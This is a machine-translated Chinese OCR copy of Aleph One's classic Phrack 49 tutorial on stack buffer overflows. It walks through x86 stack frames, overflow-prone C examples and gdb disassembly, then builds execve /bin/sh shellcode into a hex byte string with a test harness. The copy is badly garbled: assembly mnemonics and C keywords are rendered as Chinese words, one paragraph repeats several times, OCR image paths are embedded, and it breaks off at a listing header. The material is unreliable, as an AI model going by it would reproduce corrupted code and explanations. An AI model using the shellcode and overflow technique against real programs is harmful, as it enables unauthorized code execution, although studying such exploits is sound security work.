。oO Phrack 49 Oo。

第7卷，第49期，第14张，共16张

BugTraq，r00t和Underground.Org

带你

粉碎堆栈以获得乐趣和利润

阿莱夫一号

aleph1@underground.org

“粉碎堆栈” [C编程]。在许多C实现中，有可能通过在例程中声明为auto的数组的末尾写入来破坏执行堆栈。据说执行此操作的代码会破坏堆栈，并可能导致例程返回以跳转到随机地址。这可能会产生一些人类已知的最隐蔽的数据相关错误。变体包括将堆栈垃圾，乱涂堆栈，弄乱堆栈；术语mung stack不被使用，因为这从来没有故意做过。查看垃圾邮件；另请参见别名错误，内核上的fandango，内存泄漏，优先级丢失，超限螺钉。

介绍

在过去的几个月中，发现和利用缓冲区溢出漏洞的人数大大增加。这些示例包括syslog，splitvt，sendmail 8.7.5，Linux / Free BSDmount，Xt库等。本文试图解释什么是缓冲区溢出以及它们的利用方式。需要组装的基本知识。对虚拟内存概念的理解和使用gdb的经验非常有帮助，但不是必需的。我们还假设我们正在使用Intel x86 CPU，并且操作系统是Linux。在我们开始之前，有一些基本定义：缓冲区只是计算机内存的一个连续块，其中包含相同数据类型的多个实例。C程序员通常与字缓冲区数组关联。最常见的是字符数组。数组，就像C中的所有变量一样，可以声明为静态或动态。静态变量在加载时在数据段上分配。动态变量是在运行时在堆栈上分配的。溢出是指流动，或填满顶部，边缘或边界。我们将只关注动态缓冲区的溢出，否则称为基于堆栈的缓冲区溢出。

流程记忆组织

要了解什么是堆栈缓冲区，我们必须首先了解内存中进程的组织方式。流程分为三个区域：文本，数据和堆栈。我们将集中讨论堆栈区域，但是首先要对其他区域进行一些概述。文本区域由程序固定，包括代码（指令）和只读数据。此区域对应于可执行文件的文本部分。这个地区

通常标记为“只读”，任何写操作都将导致分段违规。数据区域包含已初始化和未初始化的数据。静态变量存储在该区域中。数据区域对应于可执行文件的databss部分。可以使用brk（2）系统调用来更改其大小。如果bss数据的扩展或用户堆栈耗尽了可用的内存，则该进程将被阻塞并重新安排为以更大的内存空间再次运行。在数据段和堆栈段之间添加了新的内存。




图1进程存储区

什么是堆栈？

堆栈是计算机科学中经常使用的抽象数据类型。对象堆栈的属性是，放置在堆栈上的最后一个对象将是删除的第一个对象。此属性通常称为后进先出队列或LIFO。在堆栈上定义了几个操作。最重要的两个是PUSH和POP。PUSH在堆栈顶部添加一个元素。相比之下，POP通过删除堆栈顶部的最后一个元素将堆栈大小减小了一个。

我们为什么要使用堆栈？

现代计算机的设计考虑了高级语言的需求。用于构造高级语言引入的程序的最重要技术是过程或函数。从一个角度来看，过程调用会像跳转一样改变控制流，但是与跳转不同，过程调用完成后，函数会将控制权返回给调用后的语句或指令。这种高级抽象是在堆栈的帮助下实现的。堆栈还用于动态分配函数中使用的局部变量，将参数传递给函数以及从函数返回值。

堆栈区域

堆栈是包含数据的连续内存块。称为堆栈指针（SP）的寄存器指向堆栈的顶部。堆栈的底部位于固定地址。它的大小由内核在运行时动态调整。CPU执行指令以压入堆栈和从堆栈弹出。堆栈由逻辑堆栈帧组成，这些逻辑堆栈帧在调用函数时被压入，在返回时弹出。堆栈框架包含函数的参数，其局部变量以及恢复先前堆栈所需的数据

帧，包括函数调用时指令指针的值。根据实现的不同，堆栈将向下增长（向较低的存储器地址）或向上增长。在我们的示例中，我们将使用逐渐变小的堆栈。这是堆栈在包括Intel，Motorola，SPARC和MIPS处理器的许多计算机上增长的方式。堆栈指针（SP）也取决于实现。它可能指向堆栈上的最后一个地址，或者指向堆栈之后的下一个可用空闲地址。对于我们的讨论，我们假设它指向堆栈中的最后一个地址。除了指向堆栈顶部（最低数字地址）的堆栈指针外，通常还可以使用指向框架内固定位置的框架指针（FP）。一些文本也将其称为本地基本指针（LB）。原则上，可以通过给出局部变量与SP的偏移量来引用局部变量。但是，随着单词被压入堆栈并从堆栈弹出，这些偏移量会发生变化。尽管在某些情况下编译器可以跟踪堆栈上的字数并因此纠正偏移量，但在某些情况下它不能，并且在所有情况下都需要大量管理。此外，在某些机器（例如基于Intel的处理器）上，以距SP已知距离访问变量需要多个指令。因此，许多编译器使用第二个寄存器FP来引用局部变量和参数，因为它们与FP的距离不会随PUSH和POP的变化而变化。在Intel CPU上，BP（EBP）用于此目的。在Motorola CPU上，除A7（堆栈指针）以外的任何地址寄存器都可以。由于堆栈增长的方式，实际参数与FP的偏移量为正，局部变量的偏移量为负。过程被调用时必须做的第一件事是保存先前的FP（以便可以在过程退出时将其还原）。然后，它将SP复制到FP中以创建新的FP，并推进SP来为局部变量保留空间。此代码称为过程序言。退出过程后，必须再次清理堆栈，这称为过程结尾。提供了英特尔ENTER和LEAVE指令以及Motorola LINK和UNLINK指令，以高效地执行大多数过程序言和结语。让我们看一个简单示例中的堆栈：过程被调用时必须做的第一件事是保存先前的FP（以便可以在过程退出时将其还原）。然后，它将SP复制到FP中以创建新的FP，并推进SP来为局部变量保留空间。此代码称为过程序言。退出过程后，必须再次清理堆栈，这称为过程结尾。提供了英特尔ENTER和LEAVE指令以及Motorola LINK和UNLINK指令，以高效地执行大多数过程序言和结语。让我们看一个简单示例中的堆栈：过程被调用时必须做的第一件事是保存先前的FP（以便可以在过程退出时将其还原）。然后，它将SP复制到FP中以创建新的FP，并推进SP来为局部变量保留空间。此代码称为过程序言。退出过程后，必须再次清理堆栈，这称为过程结尾。提供了英特尔ENTER和LEAVE指令以及Motorola LINK和UNLINK指令，以高效地执行大多数过程序言和结语。让我们看一个简单示例中的堆栈：称为过程结尾。提供了英特尔ENTER和LEAVE指令以及Motorola LINK和UNLINK指令，以高效地执行大多数过程序言和结语。让我们看一个简单示例中的堆栈：称为过程结尾。提供了英特尔ENTER和LEAVE指令以及Motorola LINK和UNLINK指令，以高效地执行大多数过程序言和结语。让我们看一个简单示例中的堆栈：

example1.c：

```
虚函数（int a，int b，int c）{
    字符缓冲区1 [5];
    字符缓冲区2 [10];
}

void main（ ）{
   函数（1,2,3）;
}
```

为了了解程序如何调用function（ ），我们使用S开关使用gcc对其进行编译以生成汇编代码输出：

```
$ gcc -S -o example1.s example1.c
```

通过查看汇编语言输出，我们看到对function（ ）的调用被转换为：


```
普通票$ 3
普通2美元
pushl $ 1
通话功能
```

这会将3个自变量推回堆栈，并调用function（ ）。指令“调用”会将指令指针（IP）压入堆栈。我们将保存的IP称为返回地址（RET）。函数中要做的第一件事是过程prolog：

```
Pushl%ebp
movl%esp，%ebp
subl $ 20，%esp
```

这会将帧指针EBP推入堆栈。然后，它将当前SP复制到EBP，使其成为新的FP指针。我们将保存的FP指针称为SFP。然后，通过从SP中减去局部变量的大小，为局部变量分配空间。

我们必须记住，存储器只能以字长的倍数寻址。在我们的情况下，一个字是4个字节或32位。因此，我们的5个字节的缓冲区实际上将占用8个字节（2个字）的内存，而我们的10个字节的缓冲区将占用12个字节（3个字）的内存。这就是为什么SP要减去20的原因。请记住，当调用function（ ）时，我们的堆栈看起来像这样（每个空间代表一个字节）：



缓冲区溢出


缓冲区溢出是由于将更多数据填充到缓冲区中而无法处理的结果。如何经常利 用这种经常发现的编程错误来执行任意代码？让我们看另一个例子：

example2.c

```
虚函数（char * str）{
    字符缓冲区[16];

    strcpy（buffer，str）;
}

void main（ ）{
  char large_string [256];
  我

  for（i = 0; i <255; i ++）
    large_string [i] ='A';

  函数（large_string）;
}
```


该程序具有典型的缓冲区溢出编码错误的功能。该函数通过使用strcpy（ ）而不是strncpy（ ）复制提供的字符串而没有边界检查。如果您运行此程序，您将获得一个

细分违规。让我们看看调用函数时它的堆栈是什么样的：



这里发生了什么？为什么我们会遇到细分违规？简单的。strcpy（ ）正在复制内容

将str（larger_string []）插入buffer []，直到在字符串上找到空字符。我们可以看到buffer []比 str小得多。buffer []的长度为16个字节，我们尝试将其填充为256个字节。这意味着堆栈中缓冲区之后的所有250 [240]字节都将被覆盖。这包括SFP，RET甚至* str！我们已经装满了 large_string 字符“ A”。它的十六进制字符值为0x41。这意味着返回地址现在为0x41414141。这超出了进程地址空间，这就是为什么当函数返回并尝试从该地址读取下一条指令时，您会遇到分段冲突的原因。因此，缓冲区溢出使我们可以更改函数的返回地址。这样，我们可以更改程序的执行流程。让我们回到第一个示例，并回顾一下堆栈的外观：



让我们尝试修改我们的第一个示例，使其覆盖返回地址，并说明如何使它执行任意代码。堆栈上的buffer1 []之前是SFP，返回地址之前是SFP。那是4个字节经过buffer1 []的末尾。但是请记住，buffer1 []实际上是2个字，因此它的长度为8个字节。因此，返回地址是从buffer1 []的开头起的12个字节。我们将以使赋值语句'x = 1;'的方式修改返回值。之后函数调用将被跳转。为此，我们将8个字节添加到返回地址。

我们的代码现在是： example3.c：

```
虚函数（int a，int b，int c）{
      字符缓冲区1 [5];
      字符缓冲区2 [10];
      int * ret;

      ret = buffer1 + 12;（* ret）+ =
      8;
}

void main（ ）{
    int x;

    x = 0;
    函数（1,2,3）;
    x = 1;
    printf（“%d \ n”，x）;
}
```

我们要做的是将add12添加到buffer1 []的地址。该新地址是返回地址的存储位置。我们要跳过对printf调用的分配。我们怎么知道将8 [应该是10]添加到寄信人地址？我们首先使用一个测试值（例如1），编译程序，然后启动gdb：

```
[aleph1] $ gdb example3
GDB是免费软件，欢迎您在某些情况下分发其副本；键入“显示复制”以查看条件。GDB绝对不提供任何担保；键入“显示保修”以
 获取详细信息。

GDB 4.15（i586-unknown-linux），版权所有1995 Free Software Foundation，Inc.（未找到调试符号）...

（gdb）拆卸主
函数main的汇编代码转储：0x8000490：
                        Pushl%ebp
0x8000491：             movl    %esp，%ebp
0x8000493：             子级    $ 0x4，%esp
0x8000496：             movl    $ 0x0,0xfffffffc（%ebp）
0x800049d：             pushl $ 0x3
0x800049f：             pushl $ 0x2
0x80004a1：             Pushl $ 0x1
0x80004a3：             称呼    0x8000470
0x80004a8：             地址    $ 0xc，%esp
0x80004ab：             movl    $ 0x1,0xfffffffc（%ebp）
0x80004b2：             movl    0xfffffffc（%ebp），%eax
0x80004b5：             Pushl%eax
0x80004b6：             pushl $ 0x80004f8
0x80004bb：             称呼    0x8000378
0x80004c0：             地址    $ 0x8，%esp
0x80004c3：             movl    %ebp，%esp
0x80004c5：             波普尔  %ebp
0x80004c6：             退回
0x80004c7：             p
```

我们可以看到，在调用function（）时，RET将为0x8004a8，而我们想跳过0x80004ab处的赋值。我们要执行的下一条指令为0x8004b2。一点数学运算即可告诉我们距离为8个字节（应为10个字节）。

壳牌代码

因此，既然我们知道可以修改返回地址和执行流程，那么我们要执行什么程序？在大多数情况下，我们只希望程序生成一个shell。然后，可以从外壳中根据需要发出其他命令。但是，如果我们尝试利用的程序中没有这样的代码，该怎么办？我们如何将任意指令放入其地址空间？答案是将代码与[您]试图执行的缓冲区放到我们溢出的缓冲区中，并覆盖返回地址，以便它指向缓冲区。假设堆栈从地址0xFF开始，并且S代表我们要执行堆栈的代码，则将如下所示：

```
                    缓冲                              sfp      退回     一种     b      C

<------        [SSSSSSSSSSSSSSSSSSSSSS] [SSSS] [0xD8] [0x01] [0x02] [0x03]
                 ^                                      |
                 |______________________________________|
某个东西的上放                                                                    底部
堆                                                                                  堆
```

在C中生成shell的代码如下：

shellcode.c

```
＃包括stdio.h

void main（ ）{
    char *名称[2];

    name [0] =“ / bin / sh”;
    名称[1] = NULL；
    execve（名称[0]，名称，NULL）；
}
```

为了找出汇编中的外观，我们对其进行编译，然后启动gdb。记住要使用静态标志。否则，实际的代码 执行 系统调用将不包括在内。取而代之的是，将有对动态C库的引用，该引用通常会在加载时链接到其中。

```
[aleph1] $ gcc -o shellcode -ggdb -static shellcode.c [aleph1] $ gdb shellcode

GDB是免费软件，欢迎您在某些情况下分发其副本；键入“显示复制”以查看条件。GDB绝对不提供任何担保；键入“显示保修”以
 获取详细信息。

GDB 4.15（i586-unknown-linux），版权所有1995 Free Software Foundation，Inc ...（gdb）反汇编主程序

函数main的汇编代码转储：0x8000130：
                  Pushl%ebp
0x8000131：       movl    %esp，%ebp
0x8000133：       子级    $ 0x8，%esp
0x8000136：       movl    $ 0x80027b8,0xfffffff8（%ebp）
0x800013d：       movl    $ 0x0,0xfffffffc（%ebp）
0x8000144：       Pushl $ 0x0
0x8000146：       利      0xfffffff8（%ebp），%eax
0x8000149：       Pushl%eax
0x800014a：       movl    0xfffffff8（%ebp），%eax
0x800014d：       Pushl%eax
0x800014e：       称呼    0x80002bc <__ execve>
0x8000153：       地址    $ 0xc，%esp
0x8000156：       movl    %ebp，%esp
0x8000158：       波普尔  %ebp
0x8000159：       退回
汇编器转储结束。
```

（gdb）反汇编__execve
功能__execve的汇编代码转储：0x80002bc <__ execve>：

```
                                        Pushl%ebp
0x80002bd <__ execve + 1>：             movl    %esp，%ebp
0x80002bf <__ execve + 3>：             Pushl%ebx
0x80002c0 <__ execve + 4>：             movl    $ 0xb，%eax
0x80002c5 <__ execve + 9>：             movl    0x8（%ebp），%ebx
0x80002c8 <__ execve + 12>：            movl    0xc（%ebp），%ecx
0x80002cb <__ execve + 15>：            movl    0x10（%ebp），%edx
0x80002ce <__ execve + 18>：            整型    $ 0x80
0x80002d0 <__ execve + 20>：            movl    %eax，%edx
0x80002d2 <__ execve + 22>：            testl%edx，%edx
0x80002d4 <__ execve + 24>：            n       0x80002e6 <__ execve + 42>
0x80002d6 <__ execve + 26>：            坏事    %edx
0x80002d8 <__ execve + 28>：            Pushl%edx
0x80002d9 <__ execve + 29>：            称呼    0x8001a34 <__ normal_errno_location>
0x80002de <__ execve + 34>：            波普尔  %edx
0x80002df <__ execve + 35>：            movl    %edx，（%eax）
0x80002e1 <__ execve + 37>：            movl    $ 0xffffffff，%eax
0x80002e6 <__ execve + 42>：            波普尔  %ebx
0x80002e7 <__ execve + 43>：            movl    %ebp，%esp
0x80002e9 <__ execve + 45>：            波普尔  %ebp
0x80002ea <__ execve + 46>：            退回
0x80002eb <__ execve + 47>：            p
汇编器转储结束。
```

让我们尝试了解这里发生了什么。我们将从研究main开始：

0x8000130：pushl%ebp
0x8000131：movl%esp，%ebp
0x8000133：subl $ 0x8，%esp

这是程序的前奏。它首先保存旧的框架指针，使当前的堆栈指针成为新的框架指针，并为局部变量留出空间。在这种情况下，它是：char * name [2]; 或2个指向char的指针。指针是一个字长，因此它留出两个字（8个字节）的空间。

0x8000136：movl $ 0x80027b8,0xfffffff8（%ebp）

我们将值0x80027b8（字符串“ / bin / sh”的地址）复制到name []的第一个指针中。这等效于：name [0] =“ / bin / sh”;

0x800013d：动作$ 0x0,0xfffffffc（%ebp）

我们将值0x0（NULL）复制到name []的秒指针中。这等效于：name [1] = NULL; 对execve（）的实际调用从此处开始。

0x8000144：pushl $ 0x0

我们以相反的顺序将参数推入execve（）到堆栈上。我们从NULL开始。

0x8000146：提示0xfffffff8（%ebp），%eax

我们将name []的地址加载到EAX寄存器中。

0x8000149：pushl％eax

我们将name []的地址压入堆栈。

0x800014a：movl 0xffffff8（％ebp），％eax

我们将字符串“ / bin / sh”的地址加载到EAX寄存器中。

0x800014d：Pushl％eax

我们将字符串“ / bin / sh”的地址压入堆栈。

0x800014e：调用0x80002bc <__ execve>

调用库过程execve（）。调用指令将IP压入堆栈。

现在是execve（）。请记住，我们正在使用基于Intel的Linux系统。syscall的详细信息将因操作系统而异，并且因CPU而异。一些将在堆栈上传递参数，另一些将在寄存器上传递。一些使用软件中断跳到内核模式，另一些使用远距离调用。Linux将其参数传递给寄存器上的系统调用，并使用软件中断跳入内核模式。

```
0x80002bc <__ execve>：                Pushl％ebp
0x80002bd <__ execve + 1>：movl                ％esp，％ebp
0x80002bf <__ execve + 3>：pushl％ebx
```

程序的前奏。

```
0x80002c0 <__ execve + 4>：移动                $ 0xb，％eax
```

将0xb（十进制11）复制到堆栈上。这是syscall表的索引。11是执行。

```
0x80002c5 <__ execve + 9>：movl                0x8（％ebp），％ebx
```

将“ / bin / sh”的地址复制到EBX中。

```
0x80002c8 <__ execve + 12>：                movl        0xc（％ebp），％ecx
```

将name []的地址复制到ECX中。

```
0x80002cb <__ execve + 15>：                movl        0x10（％ebp），％edx
```

将空指针的地址复制到％edx。

```
0x80002ce <__ execve + 18>：                整型        $ 0x80
```

更改为内核模式。[进入内核。]

如我们所见，execve（）系统调用没有太多内容。我们需要做的是：

一种。将空终止的字符串“ / bin / sh”放在内存中。

b。在内存中的某个位置放置字符串“ / bin / sh”的地址，后跟一个空的长字。

C。将0xb复制到EAX寄存器中。

d。将字符串“ / bin / sh”的地址的地址复制到EBX寄存器中。

e。将字符串“ / bin / sh”的地址复制到ECX寄存器中。

F。将空长字的地址复制到EDX寄存器中。

G。执行int $ 0x80指令。

但是，如果execve（ ）调用由于某种原因失败了怎么办？该程序将继续从堆栈中获取指令，其中可能包含随机数据！该程序很可能会进行核心转储。如果execve syscall失败，我们希望程序干净退出。为此，我们必须在execve syscall之后添加退出syscall。退出系统调用是什么样的？

退出

```
# 包括<stdlib.h>

void main（ ）{
                退出（0）;
}
```

```
[aleph1] $ gcc -o exit -static exit.c [aleph1] $ gdb exit

GDB是免费软件，欢迎您在某些情况下分发其副本；键入“显示复制”以查看条件。GDB绝对不提供任何担保；键入“显示保修”以
 获取详细信息。

GDB 4.15（i586-unknown-linux），版权所有1995 Free Software Foundation，Inc.（未找到调试符号）...

（gdb）反汇编_exit
函数_exit的汇编代码转储：0x800034c <_exit>：
                                        Pushl%ebp
0x800034d <_exit + 1>：                 movl    %esp，%ebp
0x800034f <_exit + 3>：                 Pushl%ebx
0x8000350 <_exit + 4>：                 movl    $ 0x1，%eax
0x8000355 <_exit + 9>：                 movl    0x8（%ebp），%ebx
0x8000358 <_exit + 12>：                整型    $ 0x80
0x800035a <_exit + 14>：                movl    0xfffffffc（%ebp），%ebx
0x800035d <_exit + 17>：                movl    %ebp，%esp
0x800035f <_exit + 19>：                波普尔  %ebp
0x8000360 <_exit + 20>：                退回
0x8000361 <_exit + 21>：                p
0x8000362 <_exit + 22>：                p
0x8000363 <_exit + 23>：                p
汇编器转储结束。
```

退出系统调用会将0x1放入EAX，将退出代码放入EBX，然后执行“ int 0x80”。而已。大多数应用程序在退出时返回0表示没有错误。我们将在EBX中放置0。现在，我们的步骤列表为：

一种。将空终止的字符串“ / bin / sh”放在内存中。

b。在内存中的某个位置放置字符串“ / bin / sh”的地址，后跟一个空的长字。

C。将0xb复制到EAX寄存器中。

d。将字符串“ / bin / sh”的地址的地址复制到EBX寄存器中。

e。将字符串“ / bin / sh”的地址复制到ECX寄存器中。

F。将空长字的地址复制到EDX寄存器中。

G。执行int $ 0x80指令。

H。将0x1复制到EAX寄存器中。


一世。将0x0复制到EBX寄存器中。

j。执行int $ 0x80指令。

尝试用汇编语言将它们放在一起，将字符串放置在代码之后，并记住我们将字符串的地址放置在数组的后面，并将空字放置在数组之后，我们有：

```
movl    string_addr，string_addr_addr
动画    $ 0x0，null_byte_addr
movl    $ 0x0，null_addr
movl    $ 0xb，%eax
movl    string_addr，%ebx
利      string_addr，%ecx
利      null_string，%edx
整型    $ 0x80
movl    $ 0x1，%eax
movl    $ 0x0，%ebx
整型    $ 0x80
/ bin / sh字符串在这里。
```

问题在于我们不知道我们试图利用程序代码（及其后的字符串）在程序存储空间中的何处。解决它的一种方法是使用JMP和CALL指令。JMP和CALL指令可以使用IP相对寻址，这意味着我们可以跳转到当前IP的偏移量，而无需知道要跳转到的内存的确切地址。如果我们在“ / bin / sh”字符串之前放置一条CALL指令，并在其前面放置一条JMP指令，则在执行CALL时，字符串地址将被作为返回地址压入堆栈。然后，我们所要做的就是将返回地址复制到寄存器中。CALL指令可以简单地调用上面代码的开头。现在假设J代表JMP指令，C代表CALL指令，而s代表字符串，



[图中没有足够的小物件；strlen（“ / bin / sh”）==7。]使用此修改，使用索引

寻址，并写下每个指令占用我们代码的字节数，如下所示：

```
跳          通话补偿                                    ＃2个字节
波普尔      %esi                                        ＃1个字节
movl        %esi，array-offset（%esi）＃3个字节$ 0x0，nullbyteoffs
动画        et（%esi）＃4个字节
movl        $ 0x0，null-offset（%esi）                  ＃7个字节
movl        $ 0xb，%eax                                 ＃5字节
movl        %esi，%ebx                                  ＃2个字节
利          array-offset（%esi），%ecx＃3个字节的null-offset（%
利          esi），%edx                                 ＃3个字节
整型        $ 0x80                                      ＃2个字节
movl        $ 0x1，%eax                                 ＃5字节
movl        $ 0x0，%ebx                                 ＃5字节
整型        $ 0x80                                      ＃2个字节
称呼        大众化                                      ＃5字节
/ bin / sh字符串在这里。
```

计算从jmp到call的偏移量，从call到popl的偏移量，从字符串地址到数组的偏移量，以及从字符串地址到null长字的偏移量，现在我们得到：

```
跳          0x26                                        ＃2个字节
波普尔      %esi                                        ＃1个字节
movl        %esi，0x8（%esi）                           ＃3个字节
动画        $ 0x0,0x7（%esi）                           ＃ 4字节
movl        $ 0x0,0xc（%esi）                           ＃7个字节
movl        $ 0xb，%eax                                 ＃5字节
movl        %esi，%ebx                                  ＃2个字节
利          0x8（%esi），%ecx                           ＃3个字节
利          0xc（%esi），%edx                           ＃3个字节
整型        $ 0x80                                      ＃2个字节
movl        $ 0x1，%eax                                 ＃5字节
movl        $ 0x0，%ebx                                 ＃5字节
整型        $ 0x80                                      ＃2个字节
称呼        -0x2b                                       ＃5字节
。字符串\“ / bin / sh \”                                ＃8字节
```

看起来不错。为了确保它正常工作，我们必须编译并运行它。但有一个问题。我们的代码会自行修改[where？]，但大多数操作系统会将代码页标记为只读。为了解决这个限制，我们必须将希望执行的代码放在堆栈或数据段中，并将控制权转移给它。为此，我们将代码放置在数据段的全局数组中。我们首先需要二进制代码的十六进制表示。让我们先编译它，然后使用gdb来获取它。

shellcodeasm.c

```
void main（）{
__asm __（“
跳          0x2a                                        ＃3个字节
波普尔      %esi                                        ＃1个字节
movl        %esi，0x8（%esi）                           ＃3个字节
动画        $ 0x0,0x7（%esi）                           ＃ 4字节
```

```
        movl    $ 0x0,0xc（%esi）                    ＃7个字节
        movl    $ 0xb，%eax                          ＃5字节
        movl    %esi，%ebx                           ＃2个字节
        利      0x8（%esi），%ecx                    ＃3个字节
        利      0xc（%esi），%edx                    ＃3个字节
        整型    $ 0x80                               ＃2个字节
        movl    $ 0x1，%eax                          ＃5字节
        movl    $ 0x0，%ebx                          ＃5字节
        整型    $ 0x80                               ＃2个字节
        称呼    -0x2f                                ＃5字节
        。字符串\“ / bin / sh \”                     ＃8字节
“ ) ;
}
```

[aleph1] $ gcc -o shellcodeasm -g -ggdb shellcodeasm.c [aleph1] $ gdb shellcodeasm

GDB是免费软件，欢迎您在某些情况下分发其副本；键入“显示复制”以查看条件。GDB绝对不提供任何担保；键入“显示保修”以
获取详细信息。

GDB 4.15（i586-unknown-linux），版权所有1995 Free Software Foundation，Inc ...（gdb）反汇编主程序

函数main的汇编代码转储：0x8000130：

```
                Pushl%ebp
0x8000131：     movl    %esp，%ebp
0x8000133：     跳      0x800015f
0x8000135：     波普尔  %esi
0x8000136：     movl    %esi，0x8（%esi）
0x8000139：     动画    $ 0x0,0x7（%esi）
0x800013d：     movl    $ 0x0,0xc（%esi）
0x8000144：     movl    $ 0xb，%eax
0x8000149：     movl    %esi，%ebx
0x800014b：     利      0x8（%esi），%ecx
0x800014e：     利      0xc（%esi），%edx
0x8000151：     整型    $ 0x80
0x8000153：     movl    $ 0x1，%eax
0x8000158：     movl    $ 0x0，%ebx
0x800015d：     整型    $ 0x80
0x800015f：     称呼    0x8000135
0x8000164：     达斯
0x8000165：     绑定0x6e（%ecx），%ebp
0x8000168：     达斯
0x8000169：     宰      0x80001d3 <__ new_exitfn + 55>
0x800016b：     地址    %cl，0x55  c35dec（%ecx）
汇编器转储结束。（gdb）x / bx main
 + 3
0x8000133：       0xeb
（gdb）
0x8000134：       0x2a
（gdb）
。
。
。
```

测试文件

```
字符shellcode [] =
        " \ xeb \ x2a \ x5e \ x89 \ x76 \ x08 \ xc6 \ x46 \ x07 \ x00 \ xc7 \ x46 \ x0c \ x00 \ x00 \ x00"" \ x00 \ xb8 \ x0b \
        x00 \ x00 \ x00 \ x89 \ xf3 \ x8d \ x4e \ x08 \ x8d \ x56 \ x0c \ xcd \ x80"" \ xb8 \ x01 \ x00 \ x00 \ x00 \ xbb \ x00 \
        x00 \ x00 \ x00 \ x00 \ xcd \ x80 \ xe8 \ xd1 \ xff \ xff"" \ xff \ x2f \ x62 \ x69 \ x6e \ x2f \ x73 \ x68 \ x00 \ x89 \ xec \
        x5d \ xc3";

void main ( ) {
    int * ret;

    ret = ( int * ) & ret + 2; ( *
    ret ) = ( int ) shellcode;

}
```

```
[aleph1] $ gcc -o testsc testsc.c [aleph1] $ ./testsc

$出口
[aleph1] $
```

有用！但是有一个障碍。在大多数情况下，我们将尝试使字符缓冲区溢出。因此，我们的所有空字节 壳码 将被视为字符串的结尾，并且副本将终止。中间不得有空字节 壳码 才能发挥作用。让我们尝试消除字节（同时使其变小）。

问题说明：		替换为：	
动画	$ 0x0,0x7（%esi）	or	%eax，%eax
莫尔夫	$ 0x0,0xc（%esi）	动画	%eax，0x7（%esi）
		movl	%eax，0xc（%esi）
movl	$ 0xb，%eax	动画	$ 0xb，%al
movl	$ 0x1，%eax	or	%ebx，%ebx
movl	$ 0x0，%ebx	movl	%ebx，%eax
		公司	%eax

我们改进的代码： shellcodeasm2.c

```
